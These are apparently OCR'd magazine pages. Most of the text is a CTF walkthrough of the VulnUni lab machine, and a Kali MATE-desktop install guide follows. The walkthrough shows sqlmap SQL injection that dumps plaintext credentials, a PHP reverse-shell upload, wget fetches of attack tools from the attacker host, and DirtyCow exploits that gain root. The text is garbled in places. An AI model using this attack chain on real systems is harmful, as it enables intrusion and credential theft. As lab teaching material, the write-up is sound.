Exploit database and found something interesting. Show **GUnet** 15 Search: Type Platform Author Date F D A V Title GUnet OpenEclass 1.7.3 E-learning 2020-03-03 👲 PHP WebApps emaragkos platform - 'month' SQL Injection GUnet OpenEclass E-learning platform 2020-02-24 👲 🖸 🗙 WebApps PHP emaragkos 1.7.3 - 'uname' SQL Injection **PREVIOUS** NEXT LAST Showing 1 to 2 of 2 entries (filtered from 42,502 total entries) RST found two exploits for this software but it the author name which interested me more. If you might have already noticed, the author of these exploits is the same person who authored the VulnUni CTF machine. The name's "emaragkos". Kudos to you bro. Although these exploits are for version 1.7.3, they work for older versions too. vulnuni.local/vulnuni-eclass × GUnet OpenEclass 1.7.3 × * Preferences ←) → C û ① ♠ https://www.exploit-db.com/exploits/481 ... 💟 🌣 Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums # Exploit Title: GUnet OpenEclass 1.7.3 E-learning platform - 'month' SQL Injection # Google Dork: intext: "@ GUnet 2003-2007" # Date: 2020-03-02 # Exploit Author: emaragkos # Vendor Homepage: https://www.openeclass.org/ # Software Link: http://download.openeclass.org/files/1.7/eclass-1.7.3.tar.gz # Version: 1.7.3 (2007) # Tested on: Ubuntu 12 (Apache 2.2.22, PHP 5.3.10, MySQL 5.5.38) # CVE : -Older versions are also vulnerable. These software has multiple vulnerabilities. Unauthenticated Information Disclosure System info 127.0.0.1/modules/admin/sysinfo (powered by phpSysInfo 2.0 that is also vulnerable) Web-App version info 127.0.0.1/README.txt

127.0.0.1/info/about.php

127.0.0.1/upgrade/CHANGES.txt



It works this way. I first capture the login request on page /vulnuni_eclass using Burpsuite wit



```
-st recent Issues. This is the syntax to find the type of injection we need .
hackercoolmagz@kali:~$ sqlmap -r eclasstestlogin --level=5 --risk=3 -v
                           {1.3.4#stable}
                           http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 19:33:06 /2020-03-25/
But while I did this, I got some error saying that sqlmap is unable to connect to the target url.
[19:43:13] [INFO] parsing HTTP request from 'eclasstestlogin'
[19:43:14] [INFO] testing connection to the target URL
[19:43:17] [CRITICAL] unable to connect to the target URL ('No route to host'

    sqlmap is going to retry the request(s)

[19:43:17] [WARNING] if the problem persists please check that the provided t
arget URL is reachable. In case that it is, you can try to rerun with switch
'--random-agent' and/or proxy switches ('--ignore-proxy', '--proxy',...)
After checking, I found that IP address of my target has been changed.
hackercoolmagz@kali:-$ nmap -sP 192.168.32.130-150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 19:45 IST
Nmap scan report for 192.168.32.132
Host is up (0.0012s latency).
Nmap scan report for 192.168.32.134
Host is up (0.0011s latency).
Nmap done: 21 IP addresses (2 hosts up) scanned in 1.52 seconds
hackercoolmagz@kali:-$
So I made the necessary changes and tried again. This revealed the injection point.
sqlmap identified the following injection point(s) with a total of 13061 HTTP
(s) requests:
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: uname=test'||(SELECT 0x44544e44 FROM DUAL WHERE 1528=1528 AND SL
EEP(5))||'&pass=test&submit=Enter
[08:38:30] [INFO] the back-end DBMS is MySQL
```

Although this challenge doesn't need it, I am showing readers a step by step guide of how to perform sql injection using sqlmap. Let us first view the current database. The syntax is given below.

```
hackercoolmagz@kali:-$ sqlmap -r eclasstestlogin -v --current-db
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

[*] starting @ 08:39:49 /2020-03-26/

The name of the current database is "eclass".

```
[08:39:50] [INFO] fetching current database
```

[08:39:50] [WARNING] time-based comparison requires larger statistical model, please wait...... (done)

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y

[08:40:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[08:41:10] [INFO] adjusting time delay to 1 second due to good response times eclass

[08:42:03] [DEBUG] performed 46 queries in 133.54 seconds

current database: 'eclass'

[08:42:03] [INFO] fetched data logged to text files under '/home/hackercoolma
gz/.sqlmap/output/vulnuni.local'

Next, let's see all the tables in this particular database. Here's the syntax for viewing all table -s in the database "eclass".

hackercoolmagz@kali:-\$ sqlmap -r eclasstestlogin -D eclass --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program


```
Here are all the tables in the database "eclass".
Database: eclass
[16 tables]
  user
  admin
  annonces
  cours
  cours faculte
  cours user
  faculte
  institution
  loginout
  pma_bookmark
  pma_column_comments
  pma pdf pages
  pma relation
  pma table coords
  pma table info
  prof_request
Next, dumping of all the data in a particular table. Finding nothing in the "admin" table, i deci-
ded to dump the contents of the table "user". The syntax for doing this is given below.
hackercoolmagz@kali:-$ sqlmap -r eclasstestlogin -D eclass -T user --dump
                          {1.3.4#stable}
      | V...
                          http://sqlmap.org
Here's the data in the table "user".
Database: eclass
Table: user
[4 entries]
                              nom | phone | email
 user id | inst id | am
            statut | username | password | department |
prenom
                    | NULL | Smith | NULL | smith.j@gmail.com
            NULL
John
                   | smith.j | smith.j.1971 | 4
                     | <blank> | admin | NULL | adminvulnuni@gmail.com
 1
            NULL
                   | admin | ilikecats89 | NULL
admin
                    | 1758694758 | Garris | NULL | garris.e@gmail.com
 3
            NULL
                    garris.e | hf74nd9dmw
Erick
                    | 5684758210 | Perez | NULL | perez.s@gmail.com
            NULL
Stephanie
                     perez.s | i74nw02nm3
```

Finally, I have some credentials. I need these because there is a authenticated file upload vu Inerability in the target software which works as shown below. (Authenticated - Requires admin account) - Upload PHP files You have to login to the platform as an administrator or user with admin rights. You can grab the administrator credentials as plaintext with an Unauthenticated Blind SQL Injection using the following exploit https://www.exploit-db.com/exploits/48106 or use the authenticated SQLi for faster results. Once you have logged in as admin: Navigate to 127.0.0.1/modules/course info/restore course.php 2) Upload your .php shell compressed in a .zip file 3) Ignore the error message 4) Your PHP file is now uploaded to 127.0.0.1/cources/tmpUnzipping/[yourshell-name].php logged in as user "admin" with password "ilovecats89". ■ VulnUni eClass * Preferences ■ GUnet OpenEclass 1.7.3 X × vulnuni.local/vulnuni-eclass/ ... 🖸 🏠 Most Visited 👲 Getting Started 🦜 Kali Linux 🦜 Kali Training 🦜 Kali Tools 🤏 Kali Docs 🤏 Kali Forums Login: admin admin, Lo Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης **User Portfolio** Admin Tool Dear faculty staff, welcome to GUnet eClass Create course site Courses list My Agenda The file upload vulnerability exists in the page http://192.168.32.134/vulnuni_eclass/modules/ course_info/restore_course.php Restore a course - Vuln∪ x Preferences ■ GUnet OpenEclass 1.7.3 × + ① ni-eclass/modules/course_info/restore_course.php ∨ ··· ♡ ☆ Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Login: admin admin, Lo Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης User Portfolio > Administration Tools > Restore a course

Restore a course

changed listening IP in the php-reverse-shell as I am going to upload this shell into the target website. *php-reverse-shell.php (as superuser) File Edit Search Options Help // Usage // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck. set time limit (0); \$VERSION = "1.0";\$ip = '192.168.32.132'; // CHANGE THIS \$port = 1234; // CHANGE THIS \$chunk size = 1400; \$write a = null; \$error a = null; \$shell = 'uname -a; w; id; /bin/sh -i'; \$daemon = 0;debug = 0;// Daemonise ourself if possible to avoid zombies later We need to zip it into archive as shown below to upload it into the website. hackercoolmagz@kali:/usr/share/webshells/php\$ sudo zip hcool.zip php-reverseshell.php adding: php-reverse-shell.php (deflated 59%) hackercoolmagz@kali:/usr/share/webshells/php\$ ls findsock.c php-findsock-shell.php simple-backdoor.php hcool.zip php-reverse-shell.php php-backdoor.php qsd-php-backdoor.php ■ Restore a course - VulnU × Preferences ■ GUnet OpenEclass 1.7.3 X III\ (1) + Most Visited 👲 Getting Started 🤏 Kali Linux 🤏 Kali Training 🤏 Kali Tools 🤏 Kali Docs 🤏 Kali Forums eclass. Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης User Portfolio > Administration Tools > Restore a course Restore a course Επιλογή Α -Click on "Browse" to search for the backup file of the course you want to restore. Then click on "Submit". (ATTENTION! You can't restore a course from a previous version of platform due to different course directory structure) Submit hcool.zip Browse... Αρχείο

Επιλογή Β -



```
I found the "user" flag in the "vulnuni" directory.
$ cd /home
$ ls
vulnuni
$ cd vulnuni
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
flag.txt
$ cat flag.txt
68fc668278d9b0d6c3b9dc100bee181e
Next step is privilege escalation. After trying out normal privilege escalation attempts I decide
-d to use at tool named PE-Linux. It is a simple linux privilege escalation tool made by user n
-amed WazeHell.
    Using the Python one liner, I downloaded the PE-Linuxtool from my attacker system to
the target (into /tmp directory).
$ wget http://192.168.32.132:8000/PE.sh
 -2020-03-26 10:39:37-- http://192.168.32.132:8000/PE.sh
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47500 (46K) [text/x-sh]
Saving to: `PE.sh'
     100% 11.1M=0.00
4s
Change its permissions.
$ chmod 777 PE.sh
$ ls -
ls: cannot access -: No such file or directory
$ ls-l
/bin/sh: 42: ls-l: not found
$ ls -l
total 56
-rwxrwxrwx 1 www-data www-data 47500 Mar 26 10:31 PE.sh
drwxrwxrwt 2 lightdm lightdm 4096 Mar 26 10:14 at-spi2
drwx----- 2 lightdm lightdm 4096 Mar 26 10:14 pulse-doWWHM8Dr0e1
-rw-rw-r-- 1 lightdm lightdm 0 Mar 26 10:14 unity_support_test.1
$
```

```
When I executed PE-Linux.sh tool as shown below,
  ./PE.sh
TERM environment variable not set.
 ######### PE Linux
   ######### By WazeHell
    ####### Reporting Directory : /Report
   3.11.0-15-generic
          vulnuni
                            x86 64
grep: write error: Broken pipe
Check Environment.txt
Check PATH.txt
MoW You Are Need A Cow !!
cat: /var/www/.bash history: No such file or directory
It seemingly found a Dirtycow vulnerability. The kernel and the vulnerability don't match but s
-till since this the only vulnerability, I need to try it. My favorite Dirtycow vulnerability is the on
-e made by Firefart which creates a new user into "passwd" file of the target system. It is cod
ed in C programming language. I download it onto the target system.
$ wget http://192.168.32.132:8000/40839.c
--2020-03-26 10:56:48-- http://192.168.32.132:8000/40839.c
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'
     ΘK ....
                                                                      664M=0s
                                                                100%
2020-03-26 10:56:48 (664 MB/s) - `40839.c' saved [5006/5006]
```

After changing its permissions, I compile the dirtycow exploit using command highlighted below.

```
$ python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
ls
40839.c at-spi2 pulse-wjEONI0ywbJu unity support test.1
$ chmod 777 40839.c
chmod 777 40839.c
$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
mmap: 7f3e47e10000
This will create a new user named "firefart" with any password we can set. This new user will
```

This will create a new user named "firefart" with any password we can set. This new user will have root privileges. But for me as soon as a new user is created, the system is going off the network and the low privileged shell is getting disconnected.

```
mmap: 7f3e47e10000
cd /root
cd /root
ls
ls
python -c 'import pty;pty.spawn("/bin/bash")'
ls
cd /root
hackercoolmagz@kali:-$ nc -lvp 1234
```

Even if I reconnect the shell again, the changes are gone and there's no user "firefart". Might be some stability issue.

```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.32.132] from vulnuni.local [192.168.32.134] 59445
Linux vulnuni 3.11.0-15-generic #25~precisel-Ubuntu SMP Thu Jan 30 17:39:31 U
TC 2014 x86 64 x86 64 x86 64 GNU/Linux
 13:39:39 up 0 min, 0 users, load average: 0.46, 0.11, 0.04
USER
                  FROM
                                   LOGINO
                                           IDLE JCPU
                                                          PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ su firefart
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vulnuni:/$ su firefart
su firefart
Unknown id: firefart
www-data@vulnuni:/$
```

Repeating this is of no use. Even after trying this with a Metasploit session the result is same. I need to find another way. For this purpose, I found another dirtycow exploit which may give us more time before the session closes.

cd /tmp
www-data@vulnuni:/tmp\$ wget http://192.168.32.132:8000/dirtycow-mem.c
wget http://192.168.32.132:8000/dirtycow-mem.c
--2020-03-26 14:27:46-- http://192.168.32.132:8000/dirtycow-mem.c
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 0K
Length: 5119 (5.0K) [text/plain]

2020-03-26 14:27:46 (1.77 MB/s) - `dirtycow-mem.c' saved [5119/5119]

www-data@vulnuni:/tmp\$

Saving to: `dirtycow-mem.c'

www-data@vulnun1:/tmp\$ chmod 777 dirtycow-mem.c chmod 777 dirtycow-mem.c www-data@vulnuni:/tmp\$ gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthrea

<-Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread

dirtycow-mem.c: In function 'get range':

dirtycow-mem.c:139:3: warning: use of assignment suppression and length modifier together in gnu_scanf format [-Wformat]

dirtycow-mem.c:139:3: warning: use of assignment suppression and length modifier together in gnu_scanf format [-Wformat]

www-data@vulnuni:/tmp\$./dirtycow-mem
./dirtycow-mem

[*] range: 7fec332dd000-7fec33492000]

[*] getuid = 7fec3339df60

[*] mmap 0x7fec33b0f000

[*] exploiting (patch)

[*] patched (procselfmemThread)

[*] patched (madviseThread)

root@vulnuni:/tmp# [*] exploiting (unpatch)

[*] unpatched: uid=33 (procselfmemThread)

[*] unpatched: uid=33 (madviseThread)

cat /root/flag.txt

cat /root/flag.txt

ff19f8d0692fe20f8af33a3bfa6635dd

root@vulnuni:/tmp# id

id

uid=0(root) gid=0(root) groups=0(root)

After running the exploit, bam, we have root shell and quickly I change to the root directory and view the root flag. With this, the challenge of this CTF machine is completed.

NOTE: After trying this exploit also, the target system went off the network.

Installing Mate Desktop in Kali Linux 2020.1

INSTALLIT

Hello readers. You all know the first release of Kali Linux this year, Kali Linux 2020.1 has bee -n released in the month of January. The latest version brought many changes like not giving root user by default and some new tools. The most distinct change it brought is a single insta -ller image for installation. Earlier we had different installation images for different desktop en -vironments which include GNOME, KDE and a etc.

With 2020.1 release, there will be a single installation image for all these and user wo -uld have to select the desktop environment he needs while installing. The information about different desktop environments and their pros and cons can be seen here.

A reader has requested for a tutorial on how to install MATE Desktop environment in Kali Linux 2020.1. MATE Desktop although looks old fashioned is light and has a simple interface. Here's how to install MATE desktop environment in Kali Linux 2020.1. We have per-formed this tutorial from a X11 terminal but all these commands can be run from any other desktop environment. Power on the Kali 2020.1 virtual machine and login (since there is no root user you should login as a user you created or the default user:password i.e kali:kali).

Open a terminal and using nano open the file /etc/apt/sources.list. with sudo.

```
hcool@kali:~$ cd /etc/apt hcool@kali:/etc/apt$ ls apt.conf.d preferences.d sources.list sources.list~ sources.list.d trusted.gpg.d hcool@kali:/etc/apt$ sudo nano sources.list

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.

#2) Think before you type.

#3) With great power comes great responsibility.

[sudo] password for hcool: ____
```

Add these two lines of code to the file and save it.

deb http://kali.download/kali kali-rolling main non-free contrib deb-src http://kali.download/kali kali-rolling main non-free contrib

```
deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official i386 DVD Binary-1 with firmwary
deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official i386 DVD Binary-1 with firmwary
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib

This system was installed using small removable media
defection (e.g. netinst, live or single CD). The matching "deb cdrom"
dentries were disabled at the end of the installation process.
For information about how to configure apt package sources,
see the sources.list(5) manual.

Meb http://kali.download/kali kali-rolling main non-free contrib
deb-src http://kali.download/kali kali-rolling main non-free contrib
```

To save the file hit CTRI+X and when it prompts select Yes.

Run command sudo apt-get update.

```
ncool@kali:/etc/apt$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/non-free Sources [127 kB]
Get:3 http://kali.download/kali kali-rolling/main Sources [12.9 MB]
Get:5 http://kali.download/kali kali-rolling/contrib Sources [59.9 kB]
Get:6 http://kali.download/kali kali-rolling/main i386 Packages [16.4 MB]
Get:7 http://kali.download/kali kali-rolling/non-free i386 Packages [171 kB]
Get:8 http://kali.download/kali kali-rolling/contrib i386 Packages [90.5 kB]
Hit:4 http://kali.download/kali kali-rolling InRelease
Fetched 29.8 MB in 10s (2,859 kB/s)
Reading package lists... Done
```

Now everything is ready to install MATE desktop. Run the command given below. sudo apt-get install mate-core mate-desktop-environment-extra mate-desktop-environmentextras

hcool@kali:/etc/apt\$ sudo apt–get install mate–core mate–desktop–environment–extra mate–desktop–envi ronment–extras_

When the system prompts you for permission to install MATE and its related software, type Y


```
python3–setproctitle python3–six python3–talloc python3–xdg python3–xlib rtkit samba–libs seahorse seahorse–daemon sound–theme–freedesktop system–tools–backends udisks2 unzip upower usbmuxd va–driver–all vdpau–driver–all wamerican x11–common x11–utils x11–xkb–utils x11–xserver–utils xauth xdg–dbus–proxy xdg–utils yelp yelp–xsl zenity zenity–common zip 0 upgraded, 742 newly installed, 0 to remove and 0 not upgraded.

Need to get 424 MB of archives.

After this operation, 1,906 MB of additional disk space will be used.

Do you want to continue? [Y/n] _
```

The installation will take some time to finish. After the installation is finished, restart the syste -m (the command is sudo reboot or reboot if you are doing it from terminal). Once the system reboots and take you to the login screen, before logging in click on the "settings" icon beside the "Signin" button. There you will see all the desktop environments present on the system right now. Select MATE and then login.



MATE desktop has been successfully installed on the system.

CMSMS Injection, Bludit CMS File Upload, 1 OpenBSD & 2 Windows PE Modules

METASPLOIT THIS MONTH

